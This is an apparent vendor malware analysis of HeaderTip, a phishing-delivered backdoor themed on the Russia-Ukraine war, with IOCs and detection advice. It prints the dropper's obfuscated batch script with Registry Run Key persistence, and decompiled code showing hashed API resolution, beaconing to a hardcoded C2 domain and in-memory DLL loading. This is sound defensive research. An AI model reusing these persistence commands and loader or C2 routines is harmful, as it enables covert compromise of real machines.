# eSentire Threat Intelligence Malware Analysis: HeaderTip

esentire.com/blog/esentire-threat-intelligence-malware-analysis-headertip


Since humans are still the weakest link in cybersecurity, threat actor(s) continue to prey on fallible human nature to launch cyberattacks. As the Russia-Ukraine conflict continues to impact the global economy and draw worldwide attention, these tensions create opportunities for threat actor(s) to designing campaigns to exploit human vulnerabilities and anxieties stemming from the Russia-Ukraine conflict.

HeaderTip is a malware used by threat actor(s) that are leveraging the current Russia-Ukraine conflict to spread persistent malware. eSentire Threat Intelligence assesses with high confidence that HeaderTip serves as a backdoor and a loader for threat actor(s) to further deploy rootkits, trojans, or other types of malware.

eSentire's Threat Intelligence team has performed a technical malware analysis on HeaderTip. This technical analysis provides a breakdown of how HeaderTip achieves the persistence on the infected machine and how it obfuscates the code to evade detections.

## Key Takeaways

- eSentire Threat Intelligence assesses with high confidence that the initial access vector for HeaderTip was a phishing attack.
- The threat actor(s) is using obfuscation techniques in the malware sample to hinder the analysis and avoid detection.

- The malware achieves the persistence via Registry Run Keys that link to the dropped files in %TEMP% folder.
- HeaderTip utilizes ChangeIP for Dynamic DNS (DDNS), which allows the attacker(s) to evade detections.
- eSentire's Threat Response Unit (TRU) created two new detections to identify the HeaderTip malware.

## Case Study

On March 22, 2022, the Computer Emergency Response Team of Ukraine (CERT-UA) detected the RAR-archive translated as, "The preservation of video materials on criminal actions from Russian military" from a Ukrainian organization. The malware campaign is dubbed as HeaderTip and is being tracked as UAC-0026.

CERT-UA reported that they observed similar activity in September 2020. In addition, researchers at SentinelOne have tied the malware campaign to the suspected Chinese group of threat actors known as Scarab. The Scarab malware was first observed in 2012 targeting organizations in Russia, Ukraine, United States, Chile, and Syria.

## Technical Analysis on HeaderTip

The RAR archive contains an executable with the same naming convention as the archive. The executable has an embedded PDF file and is not signed. The 32-bit executable is written in C++ programming language with a file size of 653 KB.

An overview of the malicious files, domains and IPs related to HeaderTip (Exhibit 1).





*Exhibit 1: Overview of HeaderTip malicious files from VirusTotal graph*

The executable file contains the .RCData section with an embedded PDF file which is likely used as a bait. The PDF document contains information from the National Police of Ukraine with instructions on how to retain video evidence on criminal activities conducted by the Russian military in Ukraine so they can be used in investigations by the Criminal Investigative Division of Ukraine (Exhibits 2-3).

The metadata indicates that the PDF document was created on March 16, 2022, which is the exact date when the document was issued and signed. We assess with high confidence that the document was not forged. The document was written by a native Ukrainian speaker, based on grammatical accuracy and vocabulary.


*Exhibit 2: The resource containing a PDF header and objects*



**НАЦІОНАЛЬНА ПОЛІЦІЯ УКРАЇНИ**

вул. Богомольця, 10, м. Київ, 01601,
тел. 254-93-33, info@police.gov.ua

Ідентифікаційний код 40108578

**Заступникам начальників – начальникам кримінальної поліції головних управлінь Національної поліції в областях та м. Києві**

16.03.2022 року № 2163/02/33-2022

На № _____ від _____

**Про збереження відеоматеріалів з фіксацією злочинних дій армії російської федерації**

24 лютого росія розпочала відкрите військове вторгнення до України, у тому числі з території Республіки Білорусь. Вже декілька тижнів відбуваються ракетні обстріли військової та цивільної інфраструктури по всій країні, гинуть мирні жителі, знищується майно та відбувається системне вчинення військових та злочинів проти людства військовослужбовцями армії росії.

В умовах військового стану та знищення, у тому числі об'єктів та ресурсів органів і підрозділів Національної поліції України, існує потреба у максимальному збереженні всіх доступних відеоматеріалів на яких фіксується вчинення різних злочинів армією росії.

Зокрема до таких відеоматеріалів слід віднести відеозаписи із загальнообласних та міських систем відеонагляду (Безпечне місто, Безпечний регіон), а також інших відеокамер будь-якої форми власності щодо переміщення (руху) ворожої техніки, моментів обстрілів та бомбардування, нанесення артилерійських чи авіаційних ударів по житлових будинках, школах, дитсадках, лікарнях, електростанціях та інших об'єктах забезпечення життєдіяльності населених пунктів, обстріли колон евакуації цивільних осіб, випадки вчинення мародерства та інших диверсійно-розвідувальних, протиправних і злочинних діянь. Крім того, слід приділити увагу щодо збереження відеозаписів розміщених у різних групах «месенджерів», ресурсах мережі інтернет та відео-сюжетів зроблених очевидцями таких подій (записи на телефонах та відео реєстраторах).

З огляду на викладене прошу розглянути питання щодо забезпечення збереження зазначених вище видів відеоматеріалів, та за можливості їх резервних копій, з метою подальшого долучення до матеріалів досудового розслідування та використання під час аналітичних досліджень працівниками підрозділів кримінального аналізу.

*Exhibit 3: The contents of the decoy PDF document*

The second resource contains the dropped .BAT file named *"officecleaner.dat"* with the following commands:

```
@echo off
set objfile=%temp%\httpshelper.dll
if not exist %objfile% (
    echo | set /p="M%fgopvhrsdfertj%Z" > %objfile%
    type %temp%\officecleaner.dat >> %objfile%
    del %temp%\officecleaner.dat
    re%ooperoitlksdfgljjdfgijtrjg%g add
HK%iwejhjkhkl%CU\Software\Microsoft\Windows\C%ljljlkwjefiofljksdfha%urrentVersion\Run /v
"httpshelper" /d "c:\windows\system32\run%jlkjfaewiuoqrjljretfdsg%dll32.exe
%objfile%,OAService" /f
    start c:\windows\system32\rundll32.exe %objfile%,OAService
) else (
set bat="bat"
)
```

The command is responsible for dropping a malicious .DLL (Dynamic Link Library) file *(officecleaner.dat)* onto the *%TEMP%* folder, appends the MZ (the executable file format used for .EXE files in DOS header) to it and renames the officecleaner.dat file as httpshelper.dll. Additionally, the batch file sets up a persistence mechanism via Registry Run Keys. The officecleaner.dat file is removed from *%TEMP%* folder after successfully renaming itself (Exhibit 4).

The de-obfuscated command is used to add the Registry Run Key with the key name *"OAService"* to run the malicious *httpshelper.dll* file:

> *reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "httpshelper" /d "c:\windows\system32\rundll32.exe httpshelper.dll,OAService" /f start c:\windows\system32\rundll32.exe httpshelper.dll,OAService*





*Exhibit 4: The contents of the .BAT file*

The third resource contains a .DLL file with a missing executable (MZ) header (Exhibit 5).





*Exhibit 5: Resource containing the .DLL file*

Upon analyzing the executable file in a disassembler, we found another value being added to the Registry Run Keys (Exhibit 6):

> */c reg add HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run /v httpsrvlog /t REG_SZ /d*

The added httpsrvlog key is responsible for running the officecleaner.bat file under the %TEMP% directory.

```
__int16 v9; // bx
unsigned int v10; // eax
char *v11; // edi
int v13; // [esp+Ch] [ebp-534h]
DWORD NumberOfBytesWritten; // [esp+10h] [ebp-530h] BYREF
HRSRC v15; // [esp+14h] [ebp-52Ch]
int v16[66]; // [esp+18h] [ebp-528h] BYREF
CHAR MultiByteStr[263]; // [esp+120h] [ebp-420h] BYREF
char v18; // [esp+227h] [ebp-319h] BYREF
char v19[264]; // [esp+228h] [ebp-318h] BYREF
WCHAR Buffer[262]; // [esp+330h] [ebp-210h] BYREF

v13 = 101;
strcpy(
  v19,
  "/c reg add HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run /v httpsrvlog /t REG_SZ /d ");
memset(&v19[103], 0, 0x9Du);
memset(v16, 0, sizeof(v16));
result = FindResourceW(0, (LPCWSTR)0x65, (LPCWSTR)0xA);
for ( i = result; result; i = result )
{
  result = (HRSRC)SizeofResource(0, i);
  v15 = result;
  if ( !result )
    break;
  result = (HRSRC)LoadResource(0, i);
  if ( !result )
    break;
```

*Exhibit 6: Registry Run Key added for httpsrvlog value*

We have observed the following files being dropped onto the *%TEMP%* folder after the running the malicious executable:

- **officecleaner.bat:** the batch file responsible for persistence of the .DLL file.

- **officecleaner.dat:** the malicious .DLL file (before the PC reboot or execution of a batch file).
- **httpshelper.dll:** the malicious .DLL file (after the PC reboot or execution of a batch file)
- **#2163_02_33-2022.pdf:** the decoy PDF file.

## Analyzing the httpshelper.dll file

The 32-bit .DLL file is written in C++ programming language. The size of the file is relatively small – 9.50 KB. Upon analyzing the file in a disassembler, we have noticed that the malware is hiding the API imports by applying the stackstrings and dynamically resolving APIs at runtime (Exhibit 7).

*Exhibit 7: Using stackstrings for obfuscation*

The malware hashes the libraries and API functions by applying ROR-13 calculation to evade detections. LoadLibraryA is used to load the Wininet library, which contains the functions that enables the application to interact with HTTP protocol in our malware sample. GetProcAddress API is used to resolve the function's address. (Exhibit 8-9).




*Exhibit 8: Resolved APIs and kernel32 DLL*

```
strcpy(LibFileName, "WinInet");
strcpy(ProcName, "InternetOpenW");
strcpy(v9, "InternetConnectW");
strcpy(v7, "HttpOpenRequestW");
strcpy(v8, "HttpSendRequestW");
strcpy(v6, "InternetSetOptionW");
strcpy(v4, "InternetQueryOptionW");
strcpy(v10, "InternetReadFile");
strcpy(v12, "HttpQueryInfoW");
strcpy(v5, "InternetCloseHandle");
if ( WinINet )
  return 1;
v1 = LoadLibraryA(LibFileName);
WinINet = v1;
if ( v1 )
{
  InternetOpenW = (HINTERNET (__stdcall *)(LPCWSTR, DWORD, LPCWSTR, LPCWSTR, DWORD))GetProcAddress(v1, ProcName);
  InternetConnectW = (HINTERNET (__stdcall *)(HINTERNET, LPCWSTR, INTERNET_PORT, LPCWSTR, LPCWSTR, DWORD, DWORD, DWORD_PTR))GetProcAddress(WinINet, v9);
  HttpOpenRequestW = (HINTERNET (__stdcall *)(HINTERNET, LPCWSTR, LPCWSTR, LPCWSTR, LPCWSTR, LPCWSTR *, DWORD, DWORD_PTR))GetProcAddress(WinINet, v7);
  HttpSendRequestW = (BOOL (__stdcall *)(HINTERNET, LPCWSTR, DWORD, LPVOID, DWORD))GetProcAddress(WinINet, v8);
  InternetSetOptionW = (BOOL (__stdcall *)(HINTERNET, DWORD, LPVOID, DWORD))GetProcAddress(WinINet, v6);
  InternetQueryOptionW = (BOOL (__stdcall *)(HINTERNET, DWORD, LPVOID, LPDWORD))GetProcAddress(WinINet, v4);
  InternetReadFile = (BOOL (__stdcall *)(HINTERNET, LPVOID, DWORD, LPDWORD))GetProcAddress(WinINet, v10);
  HttpQueryInfoW = (BOOL (__stdcall *)(HINTERNET, DWORD, LPVOID, LPDWORD, LPDWORD))GetProcAddress(WinINet, v12);
  InternetCloseHandle = GetProcAddress(WinINet, v5);
  ptr_InternetCloseHandle = (int (__stdcall *)(_DWORD))InternetCloseHandle;
```

*Exhibit 9: Using GetProcAddress to resolve the functions*

The malicious DLL initiates the connection to the C2 domain over port 8080, the function resides in export named *OAService* (Exhibit 10). The threat actor(s) is utilizing Dynamic DNS (DDNS) from ChangeIP with the hardcoded domain in the DLL sample, which means that the infected machines can connect to C2 servers using a domain name instead of IP address. This gives the threat actor(s) a huge benefit as they can change or not have to rely on IP addresses to avoid detection.

```
c2_domain = String1;
while ( 1 )
{
  dwMilliseconds = 18000;                   // 18 seconds
  ptr_InternetOpen = InternetOpen_init((int)c2_domain, 8080, 0);// C2 domain == product2020.mrbasic.com
  if ( !ptr_InternetOpen )
  {
    Sleep_0(dwMilliseconds);
    ptr_InternetOpen = InternetOpen_init((int)c2_domain, 8080, 1);// C2 domain == product2020.mrbasic.com
  }
  size = 53282;
```

*Exhibit 10: C2 connection over port 8080*

The main C2 communication function is shown in Exhibit 11. The malware creates a POST request handle, checks if the request is successfully received from the C2 server with HTTP response code 200, and reads 128 bytes of data received from C2 server by calling InternetReadFile API (Exhibit 12). It also uses the User-Agent string, *Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko,* for C2 communications.

```
{
  if ( hRequest )
  {
    for ( i = hRequest; ; i = hRequest )
    {
      dwNumberOfBytesRead = 128;
      if ( !InternetReadFile(i, v6, 128u, &dwNumberOfBytesRead) || !dwNumberOfBytesRead )
        break;
    }
    ptr_InternetCloseHandle(hRequest);
    hRequest = 0;
  }
  wsprintfW(szObjectName, L"%016I64x%08x", ptr_info_gathering, ptr_GetTickCount);
  POST_requesthandl = HttpOpenRequestW(hConnect, L"POST", szObjectName, 0, 0, 0, 0x84C00100, 0);
  hRequest = POST_requesthandl;
  if ( POST_requesthandl
    && ((Buffer = 120000,
         InternetSetOptionW(POST_requesthandl, INTERNET_OPTION_SEND_TIMEOUT, &Buffer, INTERNET_OPTION_CONNECT_BACKOFF),
         InternetSetOptionW(hRequest, INTERNET_OPTION_RECEIVE_TIMEOUT, &Buffer, INTERNET_OPTION_CONNECT_BACKOFF),
         HttpSendRequestW(hRequest, 0, 0, (LPVOID)lpOptional, dwOptionalLength))
     || WSAGetLastError() == ERROR_INTERNET_INVALID_CA
     && (lpBuffer = 13184,
         InternetSetOptionW(hRequest, INTERNET_OPTION_SECURITY_FLAGS, &lpBuffer, INTERNET_OPTION_CONNECT_BACKOFF),
         InternetSetOptionW(hRequest, INTERNET_OPTION_SECURITY_FLAGS, &lpBuffer, INTERNET_OPTION_CONNECT_BACKOFF),
         HttpSendRequestW(hRequest, 0, 0, (LPVOID)lpOptional, dwOptionalLength)))
    && HttpQueryInfoW(hRequest, HTTP_QUERY_FLAG_NUMBER, &lpBuffer, &dwBufferLength, 0)
    && lpBuffer == 200 )                    // status code == OK
  {
    return 1;
```

*Exhibit 11: Main C2 function*

We have also noticed a function containing a *"Loader"* string. We believe the function is responsible for loading the DLL into the memory by using VirtualAlloc API to allocate new memory regions inside the address space of a process (Exhibit 12). First, it compares if the file contains MZ header, then it loops through the first 4096 bytes of the DLL file (Exhibit 13).

```
v8 = 0;
if ( !Src )
  return 0;
if ( !Size )
  return 0;
if ( *(_BYTE *)Src != 77 )                    // M
  return 0;
if ( *((_BYTE *)Src + 1) != 90 )              // Z
  return 0;
ptr_loader = dll_loader((int)Src);
if ( !ptr_loader )
  return 0;
ptr_VirtualAlloc = (char *)VirtualAlloc(0, Size, 0x3000u, PAGE_EXECUTE_READWRITE);// MEM_COMMIT | MEM_RESERVE == 0x3000
v5 = ptr_VirtualAlloc;
if ( !ptr_VirtualAlloc )
  return 0;
memcpy(ptr_VirtualAlloc, Src, Size);
v6 = (int (__stdcall *)(_DWORD, int, int *))((int (__stdcall *)(int))&v5[ptr_loader])(a3);
if ( v6 )
{
  if ( !v6(0, 6, &v8) )
    return 0;
}
return v8;
}
```

*Exhibit 12: Function checks for the MZ header and calls VirtualAlloc*




*Exhibit 13: The function loops through the first 4096 bytes of the DLL file*

## What eSentire is doing about it

Our Threat Response Unit (TRU) combines threat intelligence obtained from research, security incidents, and the external threat landscape to produce actionable outcomes for our customers. We are taking a holistic response approach to combat all malware by deploying countermeasures, such as:

- Implementing two new detections to identify HeaderTip malware across eSentire MDR (Managed Detection and Response) for Endpoint solutions.
- Performing global threat hunts against the IOCs (Indicators of Compromise) and known suspicious activities associated with the HeaderTip malware.
- Actively monitoring for any signs of compromise.

Our detection content is supported by investigation runbooks, ensuring our SOC cyber analysts respond rapidly to any intrusion attempts. In addition, our Threat Response Unit closely monitors the threat landscape and addresses capability gaps and performs retroactive threat hunts to assess customer impact.

## Recommendations from eSentire's Threat Response Unit (TRU)

We recommend implementing the following controls to help secure your organization against HeaderTip malware:

- Conduct security awareness training to lower the risk of phishing threats.
- Patch any external-facing devices and applications on an ongoing basis. Conduct regular vulnerability scans to ensure your team is staying on top of identifying, and patching, all known vulnerabilities.

- Ensure your team is enforcing strong password policies for all employees as part of strengthening your organization's overall cyber hygiene.
- Implement the Principle of Least Privilege (POLP) that requires giving each user only the permissions needed to complete their task and nothing more

While the Tactics, Techniques, and Procedures (TTPs) used by threat actor(s) grow in sophistication, they lead to a limited set of options at which critical business decisions must be made. Intercepting the various attack paths utilized by the modern threat actor requires actively monitoring the threat landscape, developing, and deploying endpoint detection, and the ability to investigate logs & network data during active intrusions.

eSentire's Threat Response Unit (TRU) is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

## Appendix

### Sources

### Indicators of Compromise

| Name | Indicators |
|---|---|
| Про збереження відеоматеріалів з фіксацією злочинних дій армії російської федерації.rar | 839e968aa5a6691929b4d65a539c2261f4ecd1c504a8ba52abbfbac0774d6fa3 (SHA-256) |
| Про збереження відеоматеріалів з фіксацією злочинних дій армії російської федерації.exe | 042271aadf2191749876fc99997d0e6bdd3b89159e7ab8cd11a9f13ae65fa6b1 (SHA-256) |
| #2163_02_33-2022.pdf (decoy PDF) | C0962437a293b1e1c2702b98d935e929456ab841193da8b257bd4ab891bf9f69 (SHA-256) |

| | |
|---|---|
| officecleaner.dat | a2ffd62a500abbd157e46f4caeb91217738297709362ca2c23b0c2d117c7df38 |
| officecleaner.bat | 830c6ead1d972f0f41362f89a50f41d869e8c22ea95804003d2811c3a09c3160 |
| httpshelper.dll | 63a218d3fc7c2f7fcadc0f6f907f326cc86eb3f8cf122704597454c34c141cf1 |
| C2 Domain | product2020[.]mrbasic[.]com |
